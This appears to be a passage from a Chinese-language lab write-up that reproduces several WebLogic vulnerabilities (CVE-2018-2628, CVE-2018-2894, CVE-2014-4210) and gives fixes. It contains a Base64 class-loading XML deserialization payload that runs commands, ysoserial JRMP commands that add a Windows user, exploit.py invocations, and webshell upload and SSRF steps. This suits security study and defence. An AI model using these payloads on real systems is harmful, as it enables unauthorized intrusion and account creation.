                + "String R = \"yv66vgAAADIAXAoAGgArCAAsCgAtAC4KAAgALwgAMAoACAAxCgAyADMHADQIADUIADYKADIANwgAOAgAOQoAOgA7BwA8CgAPAD0HAD4K
                + "sun.misc.BASE64Decoder decoder = new sun.misc.BASE64Decoder();"
                + "byte[] bt = decoder.decodeBuffer(R);"
                + "org.mozilla.classfile.DefiningClassLoader cls = new org.mozilla.classfile.DefiningClassLoader();"
                + "Class cl = cls.defineClass(\"ResultBaseExec\",bt);"
                + "java.lang.reflect.Method m = cl.getMethod(\"exec\",new Class[]{String.class});"
                + "Object object = m.invoke(cl.newInstance(),new Object[]{ua});"
                + "weblogic.servlet.internal.ServletResponseImpl response = ((weblogic.servlet.internal.ServletRequestImpl)((weblogic.wo
                + "weblogic.servlet.internal.ServletOutputStreamImpl outputStream = response.getServletOutputStream();\n"
                + "outputStream.writeStream(new weblogic.xml.util.StringInputStream(object.toString()));\n"
                + "outputStream.flush();\n"
                + "response.getWriter().write(\"\");"
                + "");
```

转换成XML格式，参考lufei给出的，稍微改一下。

```
<class><string>org.slf4j.ext.EventData</string>
<void>
<string>
    <java>
        <void class="sun.misc.BASE64Decoder">
```

```
            <void method="decodeBuffer" id="byte_arr">    <string>yv66vgAAADIAXAoAGgArCAAsCgAtAC4KAAgALwgAMAoACAAxCgAyADMHADQIADUIADYKAD
            </void>
        </void>
        <void class="org.mozilla.classfile.DefiningClassLoader">
            <void method="defineClass">
                <string>ResultBaseExec</string>
                <object idref="byte_arr"></object>
                <void method="newInstance">
                    <void method="exec" id="result">
                        <string>whoami</string>
                    </void>
                </void>
            </void>
        </void>

        <void class="java.lang.Thread" method="currentThread">
            <void method="getCurrentWork" id="current_work">
                <void method="getClass">
                    <void method="getDeclaredField">
                        <string>connectionHandler</string>
                            <void method="setAccessible"><boolean>true</boolean></void>
                        <void method="get">
                            <object idref="current_work"></object>
                            <void method="getServletRequest">
                                <void method="getResponse">
                                    <void method="getServletOutputStream">
                                        <void method="writeStream">
                                            <object class="weblogic.xml.util.StringInputStream"><object idref="result"></object></object
                                            </void>
                                        <void method="flush"/>
                                            </void>
                                <void method="getWriter"><void method="write"><string></string></void></void>
                                </void>
                            </void>
                        </void>
                    </void>
                </void>
            </void>
        </void>
    </java>
</string>
</void>
</class>
```

执行:



Weblogic WLS Core Components 反序列化命令执行漏洞（CVE-2018-2628）

Weblogic Server WLS Core Components反序列化命令执行漏洞（CVE-2018-2628），该漏洞通过t3协议触发，可导致未授权的用户在远程服务器执行任意命令。

使用exploit.py脚本进行复现,具体使用方法见脚本。

Kail Attack： 192.168.31.232
Win03 victim : 192.168.124.130

Kail 执行
1）下载ysoserial.jar

```
wget https://github.com/brianwrf/ysoserial/releases/download/0.0.6-pri-beta/ysoserial-0.0.6-SNAPSHOT-BETA-all.jar
```

2）使用ysoserial.jar，启动JRMP Server

```
java -cp ysoserial-0.0.6-SNAPSHOT-BETA-all.jar ysoserial.exploit.JRMPListener [listen port] CommonsCollections1 [command]
```

其中，[command]是想执行的命令，而[listen port]是JRMP Server监听的端口。、
这里我执
行`java -cp ysoserial-0.0.6-SNAPSHOT-BETA-all.jar ysoserial.exploit.JRMPListener 1099 CommonsCollections1 'net user xiaohao xiaohao /add'`


3）执行exploit.py

```
python2 exploit.py [victim ip] [victim port] [path to ysoserial] [JRMPListener ip] [JRMPListener port] [JRMPClient]
```

其中，[victim ip]和[victim port]是目标weblogic的IP和端口，[path to ysoserial]是本地（Kail系统上的）ysoserial的路径，[JRMPListener ip]和[JRMPListener port]第一步中启动JRMP Server的IP地址和端口。[JRMPClient]是执行JRMPClient的类，可选的值是JRMPClient或JRMPClient2

这里我执行`python2 exploit.py 192.168.124.130 7001 ysoserial-0.0.6-SNAPSHOT-BETA-all.jar 192.168.31.232 1099 JRMPClient2`

结果如下：




修复建议


1.过滤t3协议。

在域结构中点击 安全->筛选器

连接筛选器填: weblogic.security.net.ConnectionFilterImpl 保存后重启Weblogic.



kail再次攻击，Exp将报错。



连接筛选器规则可参考官方文档

2.安装补丁，但是保不准下一次Weblogic缝缝补补的黑名单又被绕过。


Weblogic 任意文件上传漏洞（CVE-2018-2894）

Weblogic Web Service Test Page中一处任意文件上传漏洞，Web Service Test Page 在"生产模式"下默认不开启，所以该漏洞有一定限制。

影响版本：12.1.3.0, 12.2.1.2, 12.2.1.3


下载Weblogic 12.1.3.0

安装的时候将Weblogic放在Java JDK的bin目录下，防止出现因环境变量带空格导致的错误，安装过程一直点击下一步即可。




以下复现是在Weblogic开发模式下进行的，若需在生产模式下进行复现，则需要 登录后台页面，点击base_domain的配置，在"高级"设置中 开启 "启用 Web 服务测试页" 选项，经过我的验证发现开启之后，不仅需要账号密码登陆，即使登陆了也没有这两处上传点。


访问 ws_utc/config.do，设置Work Home Dir为ws_utc应用的静态文件css目录`C:\Oracle\Middleware\Oracle_Home\user_projects\domains\base_domain\servers\AdminServer\tmp\_WL_internal\com.oracle.webservices.wls.ws-testclient-app-wls_12.1.3\cmprq0\war\css`，因为访问这个目录是无需权限的，提交后，点击左侧 安全-> 添加，然后上传Webshell。




点击提交并抓包，获取响应数据包中的时间戳。




然后访问 `http://127.0.0.1:7001/ws_utc/css/config/keystore/[时间戳]_[文件名]`，即可执行webshell：




访问 ws_utc/begin.do，点击右上角的文件夹，上传Webshell，点击提交，并抓包。



在返回数据包中得到Webshell路径。



然后访问`http://127.0.0.1:7001/ws_utc/css/upload/RS_Upload_2019-06-07_17-12-18_558/import_file_name_lxhspy.jsp`



Note:

1）**ws_utc/begin.do 使用的工作目录是在ws_utc/config.do中设置的Work Home Dir。**

2）利用需要知道部署应用的web目录。

3）在生产模式下默认不开启，在后台开启之后，需要认证


修复建议

启动生产模式，

编辑domain路径下的setDomainEnv.cmd文件，将set PRODUCTION_MODE= 更改为 set PRODUCTION_MODE=true

`C:\Oracle\Middleware\Oracle_Home\user_projects\domains\base_domain\bin\setDomainEnv.cmd`


目前(2019/06/07) 生产模式下 已取消这两处上传文件的地方。




Weblogic SSRF漏洞 （CVE-2014-4210）

影响版本：10.0.2.0, 10.3.6.0


访问 /uddiexplorer/SearchPublicRegistries.jsp，若能正常访问，则可能存在此漏洞，填写任意信息，如下



点击Search，并抓包，抓包之后在Burp中右键，选择Change request method, 将POST请求改变成GET。



参数operator为SSRF的可控参数，将其更改为开放的端口，如`http://127.0.0.1:7001/`，将返回error code



